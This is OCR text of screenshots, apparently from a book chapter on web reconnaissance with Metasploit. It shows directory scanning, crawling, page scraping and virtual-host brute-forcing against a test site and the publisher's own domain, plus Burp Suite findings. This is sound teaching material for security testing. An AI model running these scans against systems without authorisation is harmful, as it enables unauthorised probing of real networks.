

metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Modules
HTTP Directory Scanner
Module
Type Auxiliary
Ranking
Privileged? No
Developers
et <et@metasploit.com>
HTTP Directory Scanner
auxiliary/scanner/http/dir_scanner
This module identifies the existence of interesting directories in a given directory path.
Target Systems
Target Addresses
Excluded Addresses
testphp.vulnweb.com
Exploit Timeout (minutes)
5
Module Options
DICTIONARY C:/metasploit/apps/pro/ver Path of word dictionary to use (path)
PATH / The path to identify files (string)
Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT 80 The target port (port)
SSL Negotiate SSL/TLS for outgoing connections (bool)
THREADS 16 The number of concurrent threads (integer)
VHOST HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 2
Home
Web Exploitation Project
Tasks
Task 55
Collect...
Task started
Launching
Scanning 176.28.50.165-176.28.50.165
50%
Started: 2019-04-13 20:11:19 -0700
Elapsed: half a minute
Stop
[+] [2019.04.13-20:11:20] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 176.28.50.165-176.28.50.165
[-] [2019.04.13-20:11:21] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.04.13-20:11:21] Thread count has been adjusted to 16
[*] [2019.04.13-20:11:21] Detecting error code
[*] [2019.04.13-20:11:21] Using code '404' as not found for 176.28.50.165
[+] [2019.04.13-20:11:23] Found http://176.28.50.165:80/CVS/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:24] Found http://176.28.50.165:80/Connections/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:28] Found http://176.28.50.165:80/Templates/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:32] Found http://176.28.50.165:80/admin/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:41] Found http://176.28.50.165:80/cgi-bin/ 404 (176.28.50.165)



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Hosts
176.28.50.165 - 176.28.50.165
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
176.28.50.165
[176.28.50.165]
SCANNED
OS
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data
Notes
Attempts
New Service
NAME
PORT
PROTO
STATE
SERVICE INFORMATION
CREATED
http
80
tcp
open
2 minutes ago
Show 10
Showing 1 - 1 of 1
1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
176.28.50.165 - 176.28.50.165
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
176.28.50.165
[176.28.50.165]
SCANNED
Unknown
Tags
Services
Sessions
Vulnerabilities
Credentials
Captured Data
Notes
Attempts
No data available in table
Show 10
Showing 0 to 0 of 0 entries
Web Application Vulnerabilities
RISK
CATEGORY
NAME
BLAME
URL
PARAMETER
PROOF
None (100%)
directory
directory
http://176.28.50.165/CVS/)
Res code: 200
None (100%)
directory
directory
http://176.28.50.165/Connections/)
Res code: 200
None (100%)
directory
directory
http://176.28.50.165/Templates/)
Res code: 200
None (100%)
directory
directory
http://176.28.50.165/admin/)
Res code: 200
None (100%)
directory
directory
http://176.28.50.165/cgi-bin/)
Res code: 403
None (100%)
directory
directory
http://176.28.50.165/images/)
Res code: 200
None (100%)
directory
directory
http://176.28.50.165/secured/)
Res code: 200



Home
Web Exploitation Project
Modules
Search Modules
crawl
Module Statistics show
Search Keywords show
Found 4 matching modules
MODULE TYPE
OS
MODULE
DISCLOSURE
Server Exploit
Microsoft SQL Server Database Link Crawling Command Execution
exploit/windows/mssql/mssql_linkcrawler
December 31,
Auxiliary
Metasploit Web Crawler
auxiliary/crawler/msfcrawler
Auxiliary
Web Site Crawler
auxiliary/scanner/http/crawler
Post-Exploitation
Gather AWS EC2 Instance Metadata
post/multi/gather/aws_ec2_instance_metadata


Modules
Metasploit Web Crawler
Metasploit Web Crawler
auxiliary/crawler/msfcrawler
This auxiliary module is a modular web crawler, to be used in conjunction with wmap (someday)
Target Systems
Target Addresses
Excluded Addresses
testphp.vulnweb.com
Exploit Timeout (minutes)
5
Module Options
PATH
/
Starting crawling path (string)
RPORT
80
Remote port (integer)
THREADS
1
The number of concurrent threads (integer)
Advanced Options show
Run Module


Launching
Complete (0 sessions opened) auxiliary/crawler/msfcrawler
[*] [2019.04.14-11:21:06] >> [200] /
[*] [2019.04.14-11:21:07] >> [200] /index.php
[*] [2019.04.14-11:21:08] >> [200] /categories.php
[*] [2019.04.14-11:21:09] >> [200] /artists.php
[*] [2019.04.14-11:21:10] >> [200] /disclaimer.php
[*] [2019.04.14-11:21:11] >> [200] /cart.php
[*] [2019.04.14-11:21:12] >> [200] /guestbook.php
[*] [2019.04.14-11:21:13] >> [200] /AJAX/index.php
[*] [2019.04.14-11:21:14] >> [200] /login.php
[*] [2019.04.14-11:21:15] >> [302] /userinfo.php
[302] Redirection to: login.php
[*] [2019.04.14-11:21:15] >> [404] /privacy.php
[*] [2019.04.14-11:21:15] [404] Invalid link /privacy.php
[*] [2019.04.14-11:21:16] >> [200] /Mod_Rewrite_Shop/
[*] [2019.04.14-11:21:17] >> [200] /hpp/
[*] [2019.04.14-11:21:18] >> [200] /search.php
[*] [2019.04.14-11:21:18] >>> [Q] test=query
[*] [2019.04.14-11:21:18] >>> [D] searchFor=&goButton=go
[*] [2019.04.14-11:21:19] >> [200] /images/logo.gif
[*] [2019.04.14-11:21:19] >> [200] /style.css
[*] [2019.04.14-11:21:20] >> [200] /Flash/add.swf
[*] [2019.04.14-11:21:21] >> [200] /listproducts.php
[*] [2019.04.14-11:21:21] >>> [Q] cat=1
[*] [2019.04.14-11:21:22] >> [200] /listproducts.php
[*] [2019.04.14-11:21:22] >>> [Q] cat=2


HTTP Page Scraper
auxiliary/scanner/http/scraper
Scrape defined data from a specific web page based on a regular expression
Target Systems
Target Addresses
151.101.21.124
Excluded Addresses
Exploit Timeout (minutes)
5
Module Options
PATH
/
The test path to the page to analize (string)
PATTERN
<script \ type=\"text\/ja\
The regex to use (default regex is a sample to grab page title) (regexp)
Proxies
A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT
443
The target port (port)
SSL
Negotiate SSL/TLS for outgoing connections (bool)
THREADS
1
The number of concurrent threads (integer)
VHOST
prod.packtpub.com
HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module



Home
Web Exploitation Project
Tasks
Task 76
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/scraper
Completed
[+] [2019.04.14-15:52:35] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 151.101.21.124-151.101.21.124
[-] [2019.04.14-15:52:35] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.04.14-15:52:35] Thread count has been adjusted to 16
[+] [2019.04.14-15:52:39] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/requirejs/require.js]
[+] [2019.04.14-15:52:40] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/mage/requirejs/mixins.js]
[+] [2019.04.14-15:52:40] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/requirejs-config.js]
[+] [2019.04.14-15:52:41] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/Algolia_AlgoliaSearch/internals/common.js]
[+] [2019.04.14-15:52:41] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/Algolia_AlgoliaSearch/instantsearch.js]
[+] [2019.04.14-15:52:41] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/Algolia_AlgoliaSearch/autocomplete.js]
[+] [2019.04.14-15:52:41] [151.101.21.124] / [https://prod.packtpub.com/static/version1553609302/frontend/Packt/default/en_GB/Packt_AlgoliasearchCustom/hooks.js]
[+] [2019.04.14-15:52:41] [151.101.21.124] / [https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.0.3/cookieconsent.min.js]
[*] [2019.04.14-15:52:41] Scanned 1 of 1 hosts (100% complete)
[+] [2019.04.14-15:52:42] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/scraper



msf5 > search vhost_scanner
Matching Modules
Name Disclosure Date Rank Check Description
- ---- --- --- --- ---
1 auxiliary/scanner/http/vhost_scanner normal Yes HTTP Virtual Host Brute Force Scanner
msf5 >

```
msf5 auxiliary(scanner/http/vhost_scanner) > set rhosts 151.101.21.124
rhosts => 151.101.21.124
msf5 auxiliary(scanner/http/vhost_scanner) > show options

Module options (auxiliary/scanner/http/vhost_scanner):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DOMAIN                        yes       Domain name
   HEADERS                       no        HTTP Headers
   PATH         /                yes       The PATH to use while testing
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   QUERY                         no        HTTP URI Query
   RHOSTS       151.101.21.124   yes       The target address range or CIDR identifier
   RPORT        443              yes       The target port (TCP)
   SSL          true             no        Negotiate SSL/TLS for outgoing connections
   SUBDOM_LIST                   no        Path to text file with subdomains
   THREADS      1                yes       The number of concurrent threads
   VHOST                         no        HTTP server virtual host

msf5 auxiliary(scanner/http/vhost_scanner) > set domain packtpub.com
domain => packtpub.com
msf5 auxiliary(scanner/http/vhost_scanner) > run

[*] [151.101.21.124] Sending request with random domain HEgWI.packtpub.com
[*] [151.101.21.124] Sending request with random domain IiAYD.packtpub.com
```


```
[*] [151.101.21.32] Sending request with random domain eyrfG.packtpub.com
[+] [151.101.21.32] Vhost found  mail.packtpub.com
[+] [151.101.21.32] Vhost found  intranet.packtpub.com
[+] [151.101.21.32] Vhost found  spool.packtpub.com
[+] [151.101.21.32] Vhost found  web.packtpub.com
[*] [151.101.21.34] Sending request with random domain Jmpgf.packtpub.com
[*] [151.101.21.34] Sending request with random domain QChwa.packtpub.com
```

Chapter 6: Vulnerability Scanning Using WMAP






```
msf5 > db_import
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search recursively
Currently supported file types include:
    Acunetix
    Amap Log
    Amap Log -m
    Appscan
    Burp Session XML
    Burp Issue XML
    CI
    Foundstone
    FusionVM XML
    Group Policy Preferences Credentials
    IP Address List
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://prod.packtpub.com
https://prod.packtpub.com
http://safebrowsing.clients.google.com
http://www.google.com
Contents
Host
Method
URL
https://prod.packtpub... GET /
https://prod.packtpub... GET /static/ver
Issues
Vulnerable version of the library 'jquery-ui-dialog' found
Vulnerable version of the library 'bootstrap' found [8]
Vulnerable version of the library 'knockout' found
Vulnerable version of the library 'jquery' found [2]
Vulnerable version of the library 'jquery-migrate' found
SSL cookie without secure flag set [2]
Cookie scoped to parent domain [2]
Cookie without HttpOnly flag set [2]
Source code disclosure [3]
Cross-domain script include
Email addresses disclosed [7]
Cacheable HTTPS response [6]
HTML does not specify charset [4]
Request
Response
Raw
Headers
Hex
GET / HTTP/1.1
Host: prod.packtpub.com
User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X
10.14; rv:22.0) Gecko/20100101
Firefox/22.0
Accept:
text/html,application/xhtml+xml,ap
plication/xml;q=0.9,*/*;q=0.8
Accept-Language:
en-US,en;q=0.5
Connection: close
Advisory
SSL certificate
Issue: SSL certificate
Severity: Information
Confidence: Certain
Host: https://prod.packtpub.com
Path: /
Issue detail
The server presented a valid, trusted SSL certificate. This
The server presented the following certificates:
Server certificate

